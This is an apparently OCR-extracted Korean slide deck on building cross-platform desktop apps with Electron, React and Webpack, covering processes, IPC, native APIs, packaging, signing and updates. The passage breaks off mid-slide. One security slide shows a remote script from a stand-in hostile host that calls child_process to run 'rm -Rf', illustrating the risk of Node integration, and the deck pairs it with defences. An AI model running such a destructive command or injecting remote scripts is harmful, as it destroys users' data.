

최신 트렌드의 **Electron** 과
React 그리고 **Webpack** 으로 만드는
멀티플랫폼 데스크톱 앱!

Junyoung Choi

github.com/Rokt33r

Speaker

- 최준영 / Junyoung Choi
- 일본 큐슈대학교에서 항공우주 전공 중(2017.3 졸업)
- Node.js는 작년 봄부터 만지기 시작했습니다.
- MAISIN&CO. 에서 Boostnote 오픈소스 앱 제작
2015.11~2016.10
- 스타크래프트2를 좋아합니다!

Agenda

일렉트론 어플리케이션에 대한 간략한 소개와
웹팩을 활용한 일렉트론에서의 리액트 개발을
주로 다루려고 합니다.

- 일렉트론 전반적인 설명 / 배포
- 일렉트론에서의 웹팩 활용
- 그 위에서의 HMR 을 사용한 리액트 개발
- 앞으로의 전망, 그리고 오픈소스 앱

Electron

Github에서 **Atom**을 만들기 위해 제작한
오픈소스 프레임워크

Node.js와 **Chromium**을 사용하여

간단하게 **Javascript / HTML / CSS**만으로


데스크톱 앱을 만들 수 있습니다.



Slack 그리고 **VSCode** 등의
수 많은 앱에 사용되고 있습니다.



현재 Node.js는 **v6.5.0**을 사용하고 있습니다.
고로 **ES2015**의 거의 대부분의 기능이
바벨 필요 없이 그대로 실행 가능합니다!



<http://kangax.github.io/compat-table/es6/>

Chromium 기반

크로미움 기반으로 렌더링을 하기때문에 크로스 브라우징은 신경끄고...



브라우저에는 없는 **Electron** 특징

Main/Renderer processes

Globals

IPC & Remote

WebFrame

Native API

Main/Renderer processes

일렉트론은 기본적으로 2가지 프로세스로 구성되어 있습니다.

메인프로세스

앱자체의 총괄적인 부분

Node.js와 거의 동일

업데이트 제어

OS쪽 GUI API 제어

(윈도우, 트레이, 메뉴, 컨텍스트 팝업등)

렌더러프로세스

브라우저 화면의 프로세스입니다.

HTML/CSS/Javascript를 처리합니다.

브라우저와 Node.js API 사용 가능

위의 기능들은 렌더러에선 사용할 수 없습니다.

Globals

렌더러프로세스의 경우 매우 특징적인 요소를 지닙니다.
Node.js와 Browser의 글로벌 변수를 모두 가지고 있습니다.

한마디로 window와 require에 동시에 액세스가 가능하다는 거죠

```
<script>  
var content = fs  
  .readFileSync('./readme.md')  
  .toString('utf-8') // Node.js  
document.write(content) // Browser  
</script>
```

Globals : 보안상 문제점!

브라우저상에서 **require**가 사용 가능하므로

리모트 스크립트까지 직접
웹이나 파일시스템에 액세스 할 수가....

```
<script src="http://dedly-script.com/app.js"></script>
```

<http://dedly-script.com/app.js>

```
const cp = require('child_process')  
cp.exec('rm -Rf ***') // 어?!
```

Globals : 대책

모든 스크립트를 앱에 포함시킬것

그래도 리모트에서 부를 수 밖에 없다면
반드시 HTTPS를 사용하고, NodeIntegration을 해제

<http://electron.atom.io/docs/tutorial/security>

IPC / Remote

프로세스간의 통신을 위해 **IPC** 와 **Remote**라는 모듈을 제공하고 있습니다.

IPC : **socket.io**와 거의 비슷한 형식으로 메시지를 주고 받음

Remote : 메인렌더러의 API를 간접적으로 사용
거의 직접 사용하는 느낌으로 콜백까지 주고받을 수 있다.

IPC examples

```
ipcMain.on('check-request', (event, arg) => {  
  console.log(arg) // prints "ping"  
  
  autoUpdater.checkForUpdates()  
  
  event.sender.send('check-done', 'pong')  
})
```

② Pong

```
ipcRenderer.on('check-done', (event, arg) => {  
  console.log(arg) // prints "pong"  
})
```

```
ipcRenderer.send('check-request', 'ping')
```

① Ping

Remote examples

앞서 구현한코드와 같은 동작을 합니다.

앞에선 ipcMain의 핸들러에서 업데이트를 처리하지만
여기서는 렌더러에서 직접 메인프로세스의 모듈을 불러와 사용하고 있습니다.

```
electron.autoUpdater.checkForUpdates()
```



```
remote.autoUpdater.checkForUpdates()
```

Remote : BAD PRACTICE

앞서 말한듯 콜백까지 넘길 수 있기에 '일단은' 작동합니다.

하지만 렌더러가 리프레시 될 경우,(⌘ + R / F5)

ipcMain은 해당 콜백이 사라졌는지 알 수가 없습니다.

메모리 누수의 원인!

```
remote.ipcMain.on('check-request', (event, arg) => {  
  console.log(arg) // prints "ping"
```

```
  autoUpdater.checkForUpdates()
```

```
  event.sender.send('check-done', 'pong')  
})
```


```
ipcRenderer.on('check-done', (event, arg) => {  
  console.log(arg) // prints "pong"  
})
```

```
ipcRenderer.send('check-request', 'ping')
```


<webview>


<iframe>처럼 브라우저 화면을 태그를 활용하여 부를 수 있습니다.
이 경우 <iframe>과는 다르게 다른 프로세서를 사용하기 때문에
컨텍스트에 직접적으로 간섭할 수 없습니다.
단, ipc를 통한 렌더러간 통신역시 가능합니다.

요즘 일렉트론 기반 브라우저나 Slack의 탭에 쓰입니다





Native API

Tray



일부 리눅스 Desktop env의 경우 Tray를 지원 안하는 경우가 있습니다!

Dialog



메세지창을 표시하거나, 파일을 열거나...

Menu



단, OS X와 Ubuntu Unity 환경에서는
앱자체에 메뉴를 넣는것도 가능합니다.

Others...

이외에도

...

GlobalShortcuts


Notifications

JumpList / Dock menu / Unity Launcher Shortcuts

Recent documents(macOS & Windows)

...등

있을 건 다 있습니다.



Fragmentation...

근데 OS별로 움직임이 실제로는 조금씩 달라서
좀 고생해야함

맥과 윈도우즈는 그나마 덜한편

BrowserWindow.focus() does not focus #5206
Closed ondras opened this issue on Apr 19 · 7 comments

macOS: Accelerator doesn't call when MenuItem visible = false #7737
Open neonhomer opened this issue 25 days ago · 14 comments

neonhomer commented 25 days ago

- Electron version: 1.3.8
- Operating systems: macOS 10.12, Windows 10

If a MenuItem is not visible the keyboard shortcut doesn't fire the Accelerator in macOS.

Here's an snippet that works on Windows but not macOS:

#7738 opened 24 days ago by CharlieHess

macOS: Accelerator doesn't call when MenuItem visible = false bug menu
#7737 opened 25 days ago by neonhomer

minWidth/minHeight freezing on Windows 10 touchscreen bug windows
#7735 opened 25 days ago by MRayermannMSFT

bug windows
callback bug crash linux
bug macOS
macOS

배포 / 업데이트

배포는 OS 별로 방법이 달라지게 됩니다.

macOS의 경우 **Squirrel.Mac**

Windows의 경우 **Squirrel.Windows / NSIS**

Linux의 경우 배포별로 존재하는 패키지 매니저로...

배포 / 자동 업데이트

일단, **macOS**에서
모든 OS 타겟으로 패키징 할 수 있습니다.

Linux는 macOS가 기본 유닉스 환경이라...
Windows는 Wine과 Mono를 통해...

electron-builder를 쓰면 간단히 설정 가능

코드사인(서명)


Windows와 macOS에서 필요합니다.

Windows의 경우 서명되지 않으면 **스마트 스크린**에 걸립니다.

서명서 비용 개인 연 6만원 이상 / 법인 연 20~100만원


macOS의 경우 **자동업데이트 자체가 불가능**합니다.

Apple Developer program에서만 발행가능 연 12만원



배포 : Windows, macOS

업데이터 사양은 서버를 필요로 하지만
깃허브 릴리즈를 통해서도 배포가 가능합니다.



The screenshot shows the GitHub release page for Atom 1.12.5. It includes a 'Latest release' badge, the version number '1.12.5', and a list of changes. The 'Downloads' section lists three files: 'atom-1.12.5-delta.nupkg' (3.42 MB), 'atom-1.12.5-full.nupkg' (94 MB), and 'atom-amd64.deb' (80.5 MB).

Latest release

v1.12.5
87d05c9

1.12.5
nathansobo released this a day ago

- For non-Latin keyboards such as Russian and Hebrew, keystrokes containing modifiers are now resolved with U.S. layout characters for all keys, not just keys with non-Latin keycaps. For example, `ctrl-.` and `ctrl-/` are now typed based on the position of those symbols on a U.S. layout. [atom/atom-keymap#179](#)
- On Windows, dead keys now resolve to `dead` for binding purposes instead of their corresponding character. This is because looking up the unicode character for a dead key via Windows APIs interferes with the keyboard buffer, causing dead keys not to register for any keystroke in which such a lookup is performed. [#13263](#)
- Reverted a keymap behavior change in which keystrokes targeting a different DOM element were retargeted to the current focused element because it was causing an infinite recursion in certain edge cases. [#13181](#)
- Fixed an issue that was preventing syntax highlighting on HTML files from working correctly when an attribute contained ampersands. [atom/language-html#141](#)

Downloads

atom-1.12.5-delta.nupkg	3.42 MB
atom-1.12.5-full.nupkg	94 MB
atom-amd64.deb	80.5 MB

이 역시 electron-builder으로 간단하게 설정이 가능합니다.

배포 : Mac App Store / Windows Store

May 2016

Electron apps compatible with Mac App Store.

August 2016

Windows Store support for Electron apps.

맥 앱스토어와 윈도우즈 스토어를 통한 배포역시 가능합니다.

단, 앱스토어 정책에 따라 일부 기능이 제한됩니다.

MAS의 경우 스크린캐스트 / 자동업데이트 / 크래쉬 리포트에 제한

배포 : Linux

현실적으로 모든 배포판에 직접 대응하는건 어렵습니다.

러닝 코스트가 너무 커요.

그래도 다행히 **Snap**이나 **AppImage**같은 솔루션이 존재합니다!



주의1 : 배포 코드를 숨길 수가 없다!

웹앱처럼 **코드를 숨길 수가 없습니다**
Uglify하는 정도가 최선입니다

일렉트론에서 제공하는 ASAR 역시
간단히 해제 가능합니다

일단 edge-atom-shell을 사용하는 꼼수가...

<https://github.com/electron/electron/issues/3041>

주의2 : 의외로 무겁다

Chromium과 Node.js가
기본적으로 포함되기 때문에
기본 용량이 **100Mb**가 넘는건 필연적입니다.

압축시 **40~50Mb** 정도...
Windows는 변경 부분만 업데이트가 가능하지만
macOS 앱은 완전 다운로드가 필요함

번외1 : 사용 데이터 확보



지금 시점으로는

AWS의 **Mobile analytics**이

